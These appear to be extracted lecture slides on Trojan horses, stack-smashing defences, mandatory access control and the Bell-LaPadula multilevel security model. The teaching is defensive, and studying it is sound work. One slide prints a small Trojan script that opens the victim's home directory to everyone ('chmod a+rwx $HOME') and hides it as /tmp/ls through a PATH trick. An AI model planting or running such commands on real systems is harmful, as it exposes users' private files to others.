Stack smashing is difficult to get 'right': we need to find the vulnerable buffer, find the position of the RET, etc. Once a buffer vulnerability has been identified the exploit is often implemented as a script that can be used by a relative novice ('script kiddie'). Tools like metasploit provide a range of off the shelf exploit scripts.

Avoiding stack smashing: bound check your arrays!

Don't use C, use a type-safe language such as Java. However some JVM implementations contain errors in type-checking systems that can be exploited.

If you use C then use a patched version of C compiler that provides bound checking. Has performance implications.

Stackguard: a gcc extension/option that puts a random 'canary word' in front of the RET value on the stack. This is checked just before the function returns and if different then the program exits. Can be bypassed if attacker can guess the canary word and place it on the stack
Stackguard/ProPolice is now default for gcc in most linux distributions.


Mandatory Access Control Multilevel Security

Simon Foley

January 20, 2014

Trojan Horses

- ▷ Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall



```
#Steal rights
#/bin/sh
chmod a+rwx $HOME
/usr/bin/ls
```

Trojan Horse masquerades as a friendly program, is used by trusted people to do what they believe is legitimate work.

Trojan Horse can be found in games, 'useful' software, malware or effectively in trusted code that contains a vulnerability that can be exploited.

Example. Create a script with path `/tmp/ls` on a Unix system and do `chmod uoga+rx /`.


Wait for an unsuspecting user with '.' at start of PATH? to do an `ls` in `/tmp`.

Attacker could 'improve' `/tmp/ls` by concealing its existence (how?).


Malicious code installation

- ▷ Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

May unwittingly install software containing trojan horse/malicious code.



But its not always obvious...



Malicious code installation

▷ Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Trojan Horse may be included in any executable content.

- A VB macro in an office document (Word, Excel, ...).
- A Java applet in a webpage executed by browser.
- A \LaTeX source file.
- Javascript embedded within an pdf document.
- Javascript embedded within data supplied to HTML form.
- ...



Malicious code installation

▷ Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Installation of Trojan Horse may require exploiting a vulnerability in existing software.

- A buffer-overflow in service provides a route to Trojan Horse installation.
- Guessing a weak password provides account access.
- ...
- Having compromised workstation, Torpig (botnet) installs Trojan Horse in browser software.
- ...

Aside: Software Features as Trojan Horses

▷ Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Sometimes software features provide a Trojan Horse.

- Maintaining history of revisions in a document.
- MS Word fast save does not save a fresh copy of the file, instead it simply appends a journal of the changes to make on the current file when next opened. On opening the file, the file is loaded and changes applied. User is able to view old versions of document by inspecting the .doc source.
- Improper redaction of pdf files by placing black-bars over the existing text in pdf document. Easy to remove black-bars and discover original text.

See *Redacting with Confidence: How to Safely Published Sanitized Reports Converted from Word to PDF*. US National Security Agency, www.fas.org/sgp/othergov/dod/nsa-redact.pdf

BBC NEWS | Europe | Readers 'declassify' US document

http://news.bbc.co.uk/2/hi/euro... documents sit

BBC Home News Sport Radio TV Weather Languages

UK version International version | About the versions

Low graphics | Accessibility help

BBC NEWS

Watch One-Minute World News

News services
Your news when you want it


News Front Page

Last Updated: Monday, 2 May 2005, 17:18 GMT 18:18 UK

E-mail this to a friend Printable version

Readers 'declassify' US document

When news started circulating in Italy that a heavily censored Pentagon report into the death of secret agent Nicola Calipari had been decrypted, many thought it must be the work of some top-notch hacker.



Someone found a simple cut-and-paste job could restore the text

In fact, it turned out that the classified document, containing top-secret details - such as the name of the soldier who fired the deadly rounds of ammunition - could be made readable with two simple clicks of your computer mouse.

A few hours after the Pentagon published the report on its website, a few Italian readers found they could make the blacked-out paragraphs reappear by cutting and pasting them from the site into a Word document.

Salvatore Schifani, a 30-year-old IT worker, spotted the document at about 0300 local time (0100 GMT) on Saturday night.

He said he had just come home from a night out and wanted

VIDEO AND AUDIO NEWS

How the censored parts of the report were made public

Watch

STRUGGLE FOR IRAQ

KEY STORIES

- Women banned from shrine
- New US embassy opens
- Iraq takes control of Green Zone
- New charges for Saddam loyalists
- Iraq signs foreign troops deals

FEATURES AND ANALYSIS

Pullout 'met with relief'


Analysis of the announcement on the withdrawal of British troops from Iraq

- History lesson
- Bush shoe-ing worst Arab insult
- Analysis: Kirkuk faultline
- Iraq translators' mask ban dropped
- Inside Baghdad's Rusafa prison

Find: Q web Next Previous Highlight all Match case

If you are going to redact, then be consistent

- ▷ Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall



[Reference: Author's name redacted, "Out of Control," Cryptologic Quarterly 15 (Special Edition, 1996), 263-269, Declassified from SECRET]

Article about dangers of unfettered power possessed by intelligence agency IT system administrators.

Right hand version from www.nsa.gov/public_info/_files/cryptologic_quarterly/Out_of_Control.pdf

Left hand version from <http://www2.gwu.edu/~nsarchiv/NSAEBB/NSAEBB424/docs/Cyber-009.pdf>

MAC and DAC

- Trojan Horses
- ▷ MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

Does the unexpected behavior of the above software violate security?

Access control in these examples is *discretionary*: owners may choose to grant access/broadcast data if they wish.

Strictly speaking, the 'Trojan Horse' in the script for `/tmp/1s` above does not violate the Unix security policy.

- Discretionary Access Control (DAC)*: subjects and objects have security attributes that can be changed by the user.
- Mandatory Access Control (MAC)*: subjects and objects have security attributes that can not be changed by the user.

While Unix access control is generally regarded as DAC (owners can decide whether to give away access), Unix group membership is MAC.



Simon Foley

Multilevel Security (MLS)


Trojan Horses
MAC and DAC
▷ MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

MAC model of confidentiality dating back to 1970's.

Quite restrictive; used in situations when security is critical.

Originated from requirements for managing military documents.

For example, prevent the contents of a top-secret document from being read by a secret or unclassified user.



All information is associated with *security level/classification*.

Classifications are ordered according to sensitivity.

All users cleared to some classification.

A user may read information with at a class lower than the users clearance.

Multilevel Security Classifications

Trojan Horses
MAC and DAC
MLS
▷ Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

A MLS system has a set of security classifications SC and an ordering \leq defined over this set.

Given classifications $a, b \in SC$ then $a \leq b$ means that information at class a is less sensitive (or equal to) than information at class b .

Intuitively, information about a is permitted flow to classification b .

For example, $SC = \{\text{unclassified}, \text{secret}, \text{topSecret}\}$ and secret information is permitted to flow to top-secret, but not vice-versa.

Classification ordering (SC, \leq) is a *partially ordered set*.


For classes $a, b, c \in SC$, then

- Reflexive: $a \leq a$.
- Antisymmetric: $a \leq b \wedge b \leq a \Rightarrow a = b$.
- Transitive: $a \leq b \wedge b \leq c \Rightarrow a \leq c$.

Security Classification Example 'Compartment Ordering'

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
 - ▷ Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

We have compartments for sales, admin and mgmt information.
Set of subsets of $\{\text{sales, admin, mgmt}\}$ forms partial order under \subseteq .



A document S that contains only sales information has classification $\{\text{sales}\}$. A report R that contains both both sales and administration information has security classification $\{\text{sales, admin}\}$.

It should be permitted for information in S to be contained in R but not vice-versa.

The Bell LaPadula (BLP) Model of Multilevel Security

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- ▷ Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

BLP is an abstract model for mandatory access control, providing a model of the security mechanisms of a system.

Provides an interpretation of what it means for a system to be MLS.


Model Components:

- Partial order of security classifications (SC, \leq) .
For $a, b \in SC$, then $a \leq b$ means that information at class a may flow to class b .
- set of objects O : the set of protected entities that have state, for example, directories, files, memory segments, ... Each object o has security classification \underline{o} .
- set of subjects S : the set of active entities, for example, users, processes, ... Each subject s has security classification \underline{s} .
- Access Matrix M giving current access state $M[s, o] \subseteq \{R, W\}$.
 $R \in M[s, o]$ means that subject s currently has R access to object o .
 $W \in M[s, o]$ means that subject s currently has W access to object o .
- Security Axioms that define what it means by a secure state.

What is a Secure (Access) State $M[s, o]$?

Trojan Horses
 MAC and DAC
 MLS
 Security Classes
 Compartments
 ▷ Bell LaPadua
 BLP Axioms
 Clearance
 MLS File System
 French History
 Covert Channels
 Security Criteria
 Chinese Wall

subjects/objects	x	\underline{x}
Process owned by Simon	Ps	top-secret
Process owned by student Alice	Pa	unclassified
Process owned by tutor Tony	Pt	secret
File of exam results	rslts	top-secret
File of practical solutions	pract	secret
File of lecture notes	notes	unclassified



M	Ps	Pt	Pa	rslts	pract	notes
Ps				RW	R	R
Pt			R		RW	
Pa						RW

A Secure state.

Tutor Tony (process) may read the state of student Alice's process.

M	Ps	Pt	Pa	rslts	pract	notes
Ps				RW	R	R
Pt			R		RW	
Pa				R		RW

Alice attempts to read results.

State is not secure. $rslts \not\leq Pa$

May not read up.

M	Ps	Pt	Pa	rslts	pract	notes
Ps				RW	R	RW
Pt			R		RW	
Pa						RW

A Trojan Horse run by Simon copies results into notes

State is not secure. $Ps \not\leq notes$
 No Write Down

Security mechanism implementation must ensure that its not possible for the system to be in an insecure state.

Bell LaPadua Axioms for Secure State

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
▷ BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Axioms that define the set of all states that are permitted by the MLS security policy. Given the current security state M then:

- Simple Security Condition (SS condition): “No Read up”

For all subjects s and objects o , then

$$R \in M[s, o] \Rightarrow \underline{o} \leq \underline{s}$$

- Confinement Property (\star property): “No Write Down”

For all subjects s and objects o , where $\underline{o} \leq \underline{s}$, then

$$W \in M[s, o] \Rightarrow \underline{s} \leq \underline{o}$$

Axioms on State Transitions (how the access matrix may change).

- Tranquility: Partial order and classification bindings may not change with a state transition.

Distinguishing Subjects and Users in MLS

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
▷ Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

User Simon is cleared to top-secret. He can read and write exam results. He should also be able to read and write lecture notes. But if 'he' can simultaneously read and write *rslts* and *notes* he may violate the BLP axioms and be subject to a Trojan Horse attack by untrusted software.

We need to distinguish between user and process. If a user is cleared to class a , the user may own/launch any process (subject) with a classification dominated by a .

Ps = top-secret

Psx = unclassified

rslts = top-secret

pract = secret

notes = unclassified

M	Ps	Pt	Pa	rslts	pract	notes
Ps				<i>RW</i>	<i>R</i>	<i>R</i>
Psx				<i>W</i>		<i>RW</i>
Pt			<i>R</i>		<i>RW</i>	
Pa						<i>RW</i>

User Simon is cleared to top-secret and owns two processes *Ps* and *Psx*. The BLP axioms are upheld, and Trojan Horse attack is not possible.

Distinguishing Subjects and Users in MLS

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
▷ Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall


Can be supported in a number of ways.

- Single Level workstation. A user logs on at class a (dominated by user's clearance). All processes for that session are at class a . Working set is flushed between sessions.
- Multilevel workstation. A user logs-on and the workstation permits user to have simultaneous processes running at different classifications. For example, a Trustworthy “Compartmented Mode” Workstation. May also provide multilevel windowing system where different windows labeled with different security classes.
- Multilevel System/Server. Supporting multiple users/processes at different clearances.

MLS Example

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
▷ Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

The computer on the starship Enterprise handles unclass, secret, topsec, battle and freight data. Note that battle and freight is *disjoint*: information at one level may not flow to the other.



Picard can login at topSecret (a process at that level) to edit the capLog.

Picard can login at freight to check the menu in tenfor.

There's nothing that Guynan can do to learn anything about the contents of the weapons file.

Clearances and Compartments

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- ▷ Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

Multilevel secure systems typically offer a combination of both compartments and a partial ordering.

For example, combining the $\{\text{sales, admin, mgmt}\}$ compartment ordering example with security levels unclassified, secret, topSecret allows clearances, etc., to be given as a pair (l, s) , where s is a set of compartments and l a level.

User	Clearance
SalesManager	(secret, {sales, mgmt})
President	(topsecret, {sales, mgmt, admin})
SalesPerson	(unclassified, {sales})

The BLP model can be generalized for these extended orderings. Intuitively, a subject with class $(\text{secret}, \{\text{sales, mgmt}\})$ can read an object with class $(\text{unclassified}, \{\text{sales}\})$, but cannot read an object with class $(\text{secret}, \{\text{sales, admin}\})$.

MLS/BLP and Trojan Horses

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- ▷ Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

The BLP model regards all application s/w and most OS s/w as *untrusted*, that is, the BLP axioms are implemented by a security mechanism in a low-level security kernel that mediates all access.

For example, an editor containing a Trojan Horse cannot copy topSecret data down to secret: it cannot violate the MLS policy.

While this may prevent a malicious Word macro from violating the policy, the word macro can still interfere with other files/objects at the same level (or higher) than the executing subject.

MLS/MAC mechanisms are useful for partitioning critical data/systems (according to policy), but they do not wholly solve the problem of the spread of a Trojan Horse or other malicious code

Its not just these systems that are critical

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- ▷ Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall




Any scenario where strict data separation must be preserved.

For example, a system running a mail server and public web server. Use an information flow policy based on subsets of $\{\text{mail}, \text{web}\}$. Web-server has class $\{\text{web}\}$ and email-server has class $\{\text{mail}\}$.

If one of the applications is compromised, MLS policy ensures separation of damage from other application.

Its not just these systems that are critical

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
▷ Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall



Any scenario where strict data separation must be preserved.

For example, a system running a mail server and public web server. Use an information flow policy based on subsets of $\{\text{mail}, \text{web}\}$. Web-server has class $\{\text{web}\}$ and email-server has class $\{\text{mail}\}$.

If one of the applications is compromised, MLS policy ensures separation of damage from other application.

Its not just these systems that are critical

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- ▷ Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall



Any scenario where strict data separation must be preserved.

For example, a system running a mail server and public web server. Use an information flow policy based on subsets of $\{\text{mail}, \text{web}\}$. Web-server has class $\{\text{web}\}$ and email-server has class $\{\text{mail}\}$.

If one of the applications is compromised, MLS policy ensures separation of damage from other application.

Its not just these systems that are critical

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- ▷ Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall



Any scenario where strict data separation must be preserved.

For example, a system running a mail server and public web server. Use an information flow policy based on subsets of $\{\text{mail}, \text{web}\}$. Web-server has class $\{\text{web}\}$ and email-server has class $\{\text{mail}\}$.

If one of the applications is compromised, MLS policy ensures separation of damage from other application.

Worthwhile putting a lot of effort into assuring the security of the system.

Building MLS Systems is not easy

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
▷ Clearance
MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Suppose we wanted to implement a multilevel Secure Unix.

Every user has a security clearance. Subjects are processes. Objects are files. The security mechanisms enforce the BLP axioms.

Possible 'Covert Channels':

- Trojan Horse (executing at top-secret) emails unclassified accomplice.
- Trojan Horse (TS) writes to a socket readable by unclassified accomplice.
- Trojan Horse (TS) reads launch-codes from top-secret file; submits a print-job with name given by the launch codes. Unclassified accomplice checks print queue.
- Trojan Horse (TS) checks top-secret file `exam.txt` for keyword `MLS`. If found, it performs 1M write operations to disk, otherwise nothing. Unclassified user keeps track of disk performance.

Challenges Implementing MLS Systems: Simple File System I

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- ▷ MLS File System
- French History
- Covert Channels
- Security Criteria
- Chinese Wall

Suppose we want to build a file system that upholds the BLP Axioms.

- Single level file system: easy as all files are at same class.
- Multilevel file system: Each file f is an object and has a single security class, denoted \underline{f} . Each process is a subject. File system operations include OpenRead and OpenWrite. The security state is defined by matrix M and can be changed by the transition operations OpenRead and OpenWrite.

$\begin{aligned} &\text{OpenRead}(s, f) \\ &\text{if } \underline{f} \leq \underline{s} \\ &\text{then enter } R \text{ into } M[s, f]. \end{aligned}$	$\begin{aligned} &\text{OpenWrite}(s, f) \\ &\text{if } \underline{s} \leq \underline{f} \\ &\text{then enter } W \text{ into } M[s, f]. \end{aligned}$
--	---

Easy enough to show that this abstract model corresponds to BLP model. However, the abstract model is too abstract and does not properly correspond to the implementation (recall the covert channels described earlier).

Challenges Implementing MLS Systems: Simple File System II

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
▷ MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

Consider a flat filing system (only one directory):

- Each file uniquely identified by file identifier fid
- Security classification of file is \underline{fid} .
- Each file has a unique name given by $name(fid)$.
- A subject s opens a file named $fname$ for access defined by $mode \subseteq \{R, W, C\}$ by invoking operation $open(s, fname, mode)$. If successful it returns the file's fid .
